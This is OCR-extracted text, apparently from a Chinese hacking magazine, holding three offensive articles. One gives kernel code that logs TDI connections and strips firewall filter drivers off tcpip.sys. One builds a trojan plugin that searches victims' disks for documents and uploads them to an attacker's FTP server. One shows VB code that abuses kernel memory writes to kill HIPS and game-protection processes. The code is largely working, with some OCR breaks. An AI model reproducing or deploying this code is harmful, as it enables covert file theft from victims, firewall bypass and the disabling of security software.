看到这个结构体，大家若写过 socket 程序肯定是再亲切不过了，与 sockaddr_in 结构体极为相似。讲解了这么多有关地址与端口信息的转换，下面直接给出 Dispatch 函数的详细处理过程：

```
NTSTATUS Dispatch ( PDEVICE_OBJECT DeviceObject , PIRP Irp ) {
    NTSTATUS ntStatus = STATUS_SUCCESS ;
PEXTENSION_OBJECT DeviceExtension =
    ( PEXTENSION_OBJECT ) DeviceObject -> Device Extension ;
PIO_STACK_LOCATION StackIrpPointer = NULL ;
PTDI_REQUEST_KERNEL_CONNECT TDI_connectRequest ;
PTDI_CONNECTION_INFORMATION TDI_ConnectInfor;
PTA_ADDRESS TA_Address_data ;
PTDI_ADDRESS_IP TDI_data ;
typedef struct _NETWORK_ADDRESS{
    unsigned char address [4];
    unsigned char port [2];
} NETWORK_ADDRESS ;
NETWORK_ADDRESS data ;
unsigned short Port =0;
unsigned long Address =0;
// 获取此 IRP 对应的 IO 堆栈指针，以进一步判断是否为
//  TDI_CONNECT 请求
StackIrpPointer = IoGetCurrentIrpStackLocation ( Irp );
    if (! StackIrpPointer ) {
        DbgPrint (" Fatal Error : IRP stack pointer is NULL ! \r\n");
        return STATUS_UNSUCCESSFUL ;
    }
    if ( DeviceObject == DeviceToBeFiltered ) {
        if ( StackIrpPointer -> MinorFunction == TDI_CONNECT ) {
            //用 IO 堆栈 Parameters 参数值填充结构体 PTDI_
            //REQUEST_KERNEL_CONNECT.
            TDI_connectRequest =
                ( PTDI_REQUEST_KERNEL_CONNECT )(& StackIrp
Pointer -> Parameters );
            TDI_ConnectInfor =
                    TDI_connectRequest -> RequestConnectionInforma
tion -> RemoteAddress;
            TA_Address_data = ( PTRANSPORT_ADDRESS )TDI_
ConnectInfor -> Address ;
            TDI_data=(PTDI_ADDRESS_IP)(TA_Address_data->Address);
            //捕获到远端主机请求建立连接的 IP 地址与端口号等信息
            //后，则需要将此 IRP 继续发往底层驱动进行处理。
        IoSkipCurrentIrpStackLocation ( Irp );
        ntStatus = IoCallDriver ( DeviceExtension ->
TopOfDeviceStack , Irp );
        Address = TDI_data -> in_addr ;
        Port = TDI_data -> sin_port ;
        data.address [0] = (( char *)& Address )[0];
        data.address [1] = (( char *)& Address )[1];
        data.address [2] = (( char *)& Address )[2];
        data.address [3] = (( char *)& Address )[3];
        data.port [0] = (( char *)& Port )[0];
        data.port [1] = (( char *)& Port )[1];
        Port = data . port [0] + data . port [1];
            DbgPrint (" TCP address is %d.%d.%d.%d:%d \r\n",
            data . address [0] , data . address [1] , data . address [2] , data .
address [3] ,
            Port );
        }
    }
}
```

上面的程序给出了如何打印出远端主机的 IP 地址与端口号信息，同样我们可以匹配 TDI 的其他请求，如过滤 TDI_SEND、TDI_RECEIVE、TDI_SEND_DATAGRAM、TDI_RECEIVE_DATAGRA 以打印出服务器发往远端主机的 TCP 数据包以及远端发往服务器的 TCP 报文。

TDI 过滤驱动的摘除技术

现在几乎每个防火墙都能够通过有效的配置对外部应用程序访问进行网络限制。一个未知的程序反弹连接到外网，或者是在本地监听端口，基本上都会引起报警。一些比较粗糙的防火墙往往只是在 TDI 层级做了网络过滤，这种防护策略我们可以简单地通过摘除 tcpip.sys 上面的过滤驱动，并还原 tcpip.sys 的 Dispatch Routines 来绕过。

```
RtlInitUnicodeString ( &TcpipName, L"\\ Device \\ Tcp " );
//获取设备对象指针
ObReferenceObjectByName(&TcpipName,
OBJ_CASE_INSENSITIVE, NULL, 0, *IoDriverObjectType,Kernel
Mode,
                NULL,&TcpipDrvObj);
CurrentDevice = TcpipDrvObj->DeviceObject;
while(CurrentDevice != NULL ){
        CurrentDevice->AttachedDevice=0;
        CurrentDevice = CurrentDevice->NextDevice;
}
```

若防火墙设计成 NDIS 过滤层和 TDI 过滤层协同工作，才会放行网络连接，则简单的摘除上层过滤设备是徒劳的。从安全角度分析，谁更能接触到底层，谁就能更加确保数据信

息的可靠性。软件防火墙基本上是构建在 Windows 内核之上，由于 Windows 内核分层驱动的特点，防火墙工作在哪一层实际上决定了防火墙的性能，工作在 TDI 层的防火墙是无论如何也不可能知道 NDIS 层的数据收发情况的，因为 TDI 驱动层在内核中位于 NDIS 驱动层之上。当然 NDIS 过滤驱动也存在自身的弱点，其不容易跟踪到发起建立连接请求的进程。因此，当前很多防火墙采用 TDI 与 NDIS 双层过滤的方式，实现数据包的监控。


安全性能分析

从攻防角度考虑，针对 TDI 驱动我们可以很容易实施报文监听与窃取、甚至篡改。此方法类似于中间人攻击技术，在肉机上截获远端主机发送过来的报文，修改成自己需要从肉机上得到的密码，如咨询银行卡密码、网银登录密码等，若服务端被控制了，那可能很容易就将此类重要信息拱手给 Crackers，从而准确的实现报文监听与窃取。

从安全性角度考虑，如分布在不同区域的银行主机服务器在某个时间点上突然发送一个严重的错误，如遭受了恶意的 DDOS 攻击等导致正常的客户端连接请求无法响应，此时若再通过手工方式对所有的客户端进行配置以切换到其他服务器上，其工作量必然很大。我们可以考虑采用 TDI 过滤驱动方式，在遇到特殊情况时，可自动将客户端连接重定向到应急服务器上。TDI_data = (PTDI_ADDRESS_IP) (TA_Address_data -> Address)语句可准确解析出请求建立连接的服务器 IP 地址，若解析出的 IP 地址匹配到了已经宕机的 Server 上，则可直接替换此 IP 地址。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：远控、插件、文件搜索



远控自定义插件的实现
——文件搜索上传篇

文/闪亮的心

远程控制应该是使用范围最广的木马后门了。但是长久以来，所有远程控制都存在这样一个弊端，那就是对于计算机操作必须由被控端的使用者来一对一的完成。但一般远程控制除了批量下载文件、批量浏览网页、批量执行开关机操作以外，很难实现集群化动作，比如从被控计算机群里搜索指定类型的文件，做复杂的网页浏览点击，局域网嗅探智能判断等。

在使用远程控制的过程中，最普通的应用就是查找并复制指定类型的文件，一台台的查找过于消耗时间，所以我就想到将搜索指定类型文件功能的程序做成远程控制插件。需要的时候安装到被控端并加载。这样做有两个好处，如果直接封装到远控的服务端中必然会导致远控体积过大，不易传播和执行。如果做成独立的后门程序，在和远控共存的情况下，必然会增加被查杀的风险。把不同功能的程序全部封装成独立插件，再由远程控制统一管理，就显得相当方便了。这里我就以搜索文件为例，进行简单的说明。

如果要实现搜索文件并自动上传，主要分为两步实现，第一是搜索指定类型的文件，第二就是自动上传文件。搜索指定类型的文件，主要实现两个方面。第一是遍历磁盘和过滤目录，第二是文件的查找。作为 WINDOWS 目录，其目录下可能包含多个目录和指定类型的文件，这样单一文件夹遍历必然会遗漏大量文件。而且还要能做到搜索指定修改日期以后的文件，毕竟很多老文件就没有上传的必要了。这里还要注意一个小问题，那就是对于系统分区根目录下的文件，一般需要单独遍历。比如搜索文件类型为.doc 格式的文件，而在被控计算机系统的 C 盘下恰好有个名为“C:\1.doc”的文件，则应对 C 盘进行一次单独遍历。

主要函数如下，其中 fileName 为文件夹的路径，szFiletype 为文件类型

```
void    func(LPTSTR    fileName,char *szFiletype)
{
    char    sz[MAX_PATH];
    lstrcpy(sz,fileName);
    WIN32_FIND_DATA    wfd;
    HANDLE    hFind;
    TCHAR    szF[MAX_PATH];
    lstrcpy(szF,sz);

    lstrcat(sz,"\\");
    lstrcat(sz,"*.*");
    hFind    =    FindFirstFile(sz,&wfd);
    if(hFind    ==    INVALID_HANDLE_VALUE)
        return;
    do
    {
        if(wfd.dwFileAttributes==FILE_ATTRIBUTE_DIRECTORY)
        {
            if(wfd.cFileName[0]    ==    '.')
            continue;
            TCHAR    szFn[MAX_PATH];
```

```
                    lstrcpy(szFn,     szF);
                    lstrcat(szFn,"\\");
                    lstrcat(szFn,wfd.cFileName);
                    func(szFn,szFiletype);
                    FindFile(szFn,szFiletype);
                }
            }while(     FindNextFile(hFind,&wfd)     );
    }
```

func 主要实现方式如下：利用 FindFirstFile 进行文件遍历，如果 WIN32_FIND_DATA 返回的是 FILE_ATTRIBUTE_DIRECTORY 则对获取的目录进行遍历，同时调用 FindFile 这个自定义函数对当前目录下的文件进行遍历并上传。从而实现循环遍历对指定类型的文件的查找。

```
    void FindFile(char *FilePath,char *FileName)
    {
        HANDLE hFile;
        WIN32_FIND_DATA *pInfo = new WIN32_FIND_DATA;
        bool FileFind = true;
        char szFileName[255],szFileResearch[255];
        wsprintf(szFileResearch,FilePath);
        strcat(szFileResearch,FileName);
        SYSTEMTIME m_systime, stLocal;
        hFile = FindFirstFile(szFileResearch,pInfo);
        if(hFile==INVALID_HANDLE_VALUE)
        {
            delete pInfo;
            return;
        }
        else
        {
            while(FileFind)
            {
                wsprintf(szFileName,FilePath);
                strcat(szFileName,"\\");
                strcat(szFileName,pInfo->cFileName);
                if(strstr(szFileName,"C:\\WINDOWS")!= NULL)
                    FileFind = FindNextFile(hFile,pInfo);
                else
                {
                    bool bSuccess = FileTimeToSystemTime(&
(pInfo->ftLastWriteTime),&m_systime);

        SystemTimeToTzSpecificLocalTime(NULL,&m_systime,&stLocal);

                    if(bSuccess)
                    {
        if(stLocal.wYear>=m_year&&stLocal.wMonth>=m_month&
&stLocal.wDay>m_day)
                        {

        UpFile(szFileName,pInfo->cFileName);
                        }
                    }
                    FileFind = FindNextFile(hFile,pInfo);
                }
            }
        }
        return;
    }
```

这里要说明的是，由于 C 盘目录下的临时文件，以及 WINDOWS 系统目录下的文件无太大意义，一般情况下是要过滤的。

接下来简单说一下上传部分的实现，虽然每个远控都具有上传和下载文件的功能，但是如果在被控计算机群实现自动化，几百台甚至上千台计算机同时给控制端发送文件，想必也是件恐怖的事情，而且文件管理五花八门。所以，我采用了相对传统的 FTP 来管理和接收文件。被控端获取对应计算机的 CPU ID 后，在 FTP 服务器上建立一个与 CPU ID 名字相同的文件夹，而远控的主控端在计算机名后追加显示计算机的CPU ID即可轻松快捷的实现管理上传文件的功能。还有，FTP 穿墙效果也是很好的，一般计算机是不怎么拦截 FTP 上传的。而且利用 CinternetSession 可以轻松创建并初始化一个或多个同时的 Internet 会话，FtpConnection 管理与 Internet 服务器的 FTP 连接并允许直接操纵服务器中的目录和文件。接下来的工作就很容易了，首先获取 CPU ID，在 FTP 服务器上建立相应的文件夹，然后存储上传的文件就可以了。

```
    void CreateDic()     //创建目录
    {
        CInternetSession *pInternetSession;
        CFtpConnection *pFtpConnection;
        BOOL bconnect;
        pInternetSession = new CInternetSession("MR",INTERNET_
OPEN_TYPE_PRECONFIG);
        try{
            pFtpConnection = pInternetSession->GetFtpConnection
(szConIP,
                szUserName,szUserPass,atoi(szUserPort));
            bconnect=TRUE;
        }catch(CInternetException* pEx)
        {
            TCHAR szErr[1024];
            pEx->GetErrorMessage(szErr, 1024);
            printf("connect error\n");
            pEx->Delete();
            return ;
        }
        printf("connect successed\n");
        if(bconnect)
        {
            bool bDic = pFtpConnection->CreateDirectory(CPUID1);
            printf("create directory is successed \n");
            pFtpConnection->Close();
        }
        return;
    }
```

这里需要说明的是，在创建了相应的文件夹后，注意关闭 FTP 的连接。

我自定义了一个名为 UpFile 的函数来实现上传文件。具体代码如下：


```
    void UpFile(char *FilePath,char *FileName)    //上传文件
    {
        CInternetSession *pInternetSession;
        CFtpConnection *pFtpConnection;
        BOOL bconnect;
        CString UpdataPath;
        pInternetSession = new CInternetSession("MR",INTERNET_
OPEN_TYPE_PRECONFIG);
        try{
            pFtpConnection = pInternetSession->GetFtpConnection
(szConIP,
                szUserName,szUserPass,atoi(szUserPort));
            bconnect=TRUE;
        }catch(CInternetException* pEx)
        {
            TCHAR szErr[1024];
            pEx->GetErrorMessage(szErr, 1024);
            printf("connect error\n");
            pEx->Delete();
            return ;
        }
        if(bconnect)
        {
            UpdataPath = CPUID1+"\\"+FileName;
            pFtpConnection->PutFile(FilePath,UpdataPath);
            pFtpConnection->Close();
```

```
    }
}
```

这样一个基本的搜索指定类型并上传的插件就基本打造完成了，只需要做一个总的外部接口，传入文件类型，以及要上传的文件的最后时间就可以了。至于远程控制，GHOST是个不错的选择，完全开源的代码，只需要自己添加扩展功能再配合自己的插件就可以了。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：特殊方法、读写进程内存



特殊方法实现读写进程内存

文/图　胡文亮

在2010年2月份的《黑客防线》杂志上，我写过一篇文章叫做《打造无敌内存清零和过NP的内存读写》，其本质是把EPROCESS中DirectoryTableBase[0]的值放到CRZ3寄存器中，写完进程内存后再恢复CR3寄存器的原值。当然，无敌这个形容词有点过分了，因为还是有办法来防御的。但是目前却没有发现任何游戏保护类产品防御那种读写内存的方式，这并不是搞游戏保护的驱动工程师没有本事，而是通过自行修改CR3寄存器的值来读写内存的方法并不稳定，经我测试，这种方法在物理内存比较小（小于等于96MB）的时候容易蓝屏。

但是这种另类读写进程内存的思路是好的，有没有办法让它发扬光大呢？山不转水转，既然我们不方便直接修改CR3寄存器的值，就修改DirectoryTableBase[0]的值。我的思路是这样的：

```
    (1) 得到目标的进程（T.EXE）的EPROCESS（EPROC_T）;
    (2)创建并挂起一个傀儡进程(M.EXE)，得到它的EPROCESS（EPROC_M）;
    (3) 读取EPROC_M+0x18处的值，长度为4，保存到字节数组o_dtb;
    (4)读取EPROC_T+0x10处的值，长度为4，保存到字节数组dtb;
    (5) 把dtb的值填写到EPROC_M+0x10处（修改EPROC_M+0x10处的值）;
    (6) 修改M.EXE的进程内存;
    (7)把o_dtb的值填写到EPROC_M+0x10处（恢复EPROC_M+0x10处的原值）;
    (8) 结束M.EXE的进程。
```

可能有人看完上述思路会一头雾水，修改傀儡进程的内存跟修改目标进程的内存有关系吗？关系是很大的，第6步中修改傀儡进程的内存就是修改了目标进程的内存！原因很简单，因为傀儡进程的DirectoryTableBase[0]的值和目标进程的DirectoryTableBase[0]的值相同。

利用修改CR3寄存器值来清零进程内存是通过驱动实现的，但是现在驱动越来越难加载，Rootkit只有在把HIPS的进程杀死才能加载驱动。由于Ring 3杀进程的手法就这么多，经过几年的曝光，基本所有HIPS都防御了。这似乎陷入了一个死循环：Rootkit必须把HIPS的进程杀死才能加载驱动，但强制杀死HIPS的进程又必须靠驱动才能实现。难道没有突破这个循环的方法吗？经我思考，这个方法还是有的，但是有个前提：找到内核任意地址写入漏洞。内核任意地址写入漏洞很容易找，比如迅雷就有，这个在以前的杂志上曝光过。后来我听“渔家傲”说，鲁大师、XX卫士、YY管家等计算机维护类软件所带的驱动都有类似的漏洞。特别是鲁大师的驱动，带有真的驱动签名（非测试签名），却没有校验驱动调用者（道听途说，未证实！）。8月份的时候，微软又出了个严重的内核任意地址写入漏洞，这个在很多漏洞收集网站（比如sebug.net）上都有介绍，大家可以自己去看。

只要能写内核内存，就能实现上述的思路。我以卸载NTDLL杀进程为例，用VB写了一份代码（你没看错，这是纯VB写的，没有用到任何驱动程序），为了演示方便，我没有找某个软件的漏洞，而是直接使用了NtSystemDebugControl（其实微软认为这个函数是“漏洞”）。

```
Public Sub UnloadNtdllEx(ByVal dwPid As Long)
    Dim dtb(3) As Byte, o_dtb(3) As Byte
    Dim MyExeId As Long, TkExeId As Long
    Dim MyExeEP As Long, TkExeEP As Long
    '创建傀儡进程（创建后马上挂起）
    MyExeId = RunEXE("calc.exe")
    '获得待杀进程的PID
    TkExeId = dwPid
    '获得傀儡进程的EPROCESS
    MyExeEP = PsLookupProcessByProcessId(MyExeId)
    '获得待杀进程的EPROCESS
    TkExeEP = PsLookupProcessByProcessId(TkExeId)
    '读取EPROC_M+0x18处的值，长度为4，保存到字节数组o_dtb
    DumpKernelMemory MyExeEP + &H18, 4, o_dtb
    '读取EPROC_T+0x10处的值，长度为4，保存到字节数组dtb
    DumpKernelMemory TkExeEP + &H18, 4, dtb
    '把dtb的值填写到EPROC_M+0x10处(修改EPROC_M+0x10处的值)
    ModifyKernelMemory MyExeEP + &H18, 4, dtb
    '卸载NTDLL（卸载DLL的过程中需要读写进程内存，详情请参考WRK/React OS源码）
    UnloadNtdll MyExeId
    '把o_dtb的值填写到EPROC_M+0x10处（恢复EPROC_M+0x10处的原值）
   ModifyKernelMemory MyExeEP + &H18, 4, o_dtb
```

```
    '结束傀儡进程
        KillMyProcess MyExeId
    End Sub
    '卸载 NTDLL 的代码，十分普通，没有任何特别
    Public Sub UnloadNtdll(ByVal Pid As Long)
        Dim hProcess As Long, i As Long
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, False, Pid)
        If hProcess = 0 Then Exit Sub
        NtUnmapViewOfSection hProcess, GetModuleHandle ("ntdll.dll")
    ZwClose hProcess
            Sleep 1000
    End Sub
```

经测试，直接使用 UnloadNtdll 无法杀死 XueTr，UnloadNtdllEx 则可以。如图 1 所示。本代码测试环境为 Windows XP SP3。由于 NtSystemDebugControl 在 Windows 2003 SP0 以后被废除了武功（读写内核内存的功能不能再用），所以这份纯 VB 写的代码只在 Windows XP 上有效。但是随便写个读写内核内存的驱动，则能在任何 32 位 NT 系统上使用。




图 1

我曾经说过，杀进程是游戏，在实用上没有任何意义。为了证明我的发现有实用价值，我特地拿最近的热门网游“龙之谷”进行了测试。“龙之谷”使用 GPK 保护，GPK 在百度百科上的介绍十分骇人：“GPK 是一款盛大全新推出的游戏保护工具，它可以有效地保护游戏不受外挂侵犯。GPK 从设计之初就已针对各类外挂做了充分的准备，从 GPK 构架上就已经杜绝了脱机外挂存在的可能，与此同时，GPK 拥有数十种先进、成熟的技术手段打击各类外挂”。由于外挂的根本原理就是读写进程内存，而卸载 NTDLL 也是读写进程内存（详情请参考 WRK/ReactOS 源码），所以只要我的程序能够结束“龙之谷”的进程，就说明我的程序已经成功读写了“龙之谷”的进程内存。

我们首先用 XueTr 检查一下 GPK 是如何进行游戏保护的，如图 2 所示。




图 2

GPK 挂钩了 11 个内核函数，有几个是和读写进程内存相关的，可惜还是老一套，相信认真看过《黑客防线》一年以上的读者都可以写出来。首先尝试用任务管理器和我的程序的“普通模式”来结束“龙之谷”进程，如图 3 所示。

随后使用“强力模式”来结束“龙之谷”进程，“龙之谷”进程被结束，如图 4 所示。

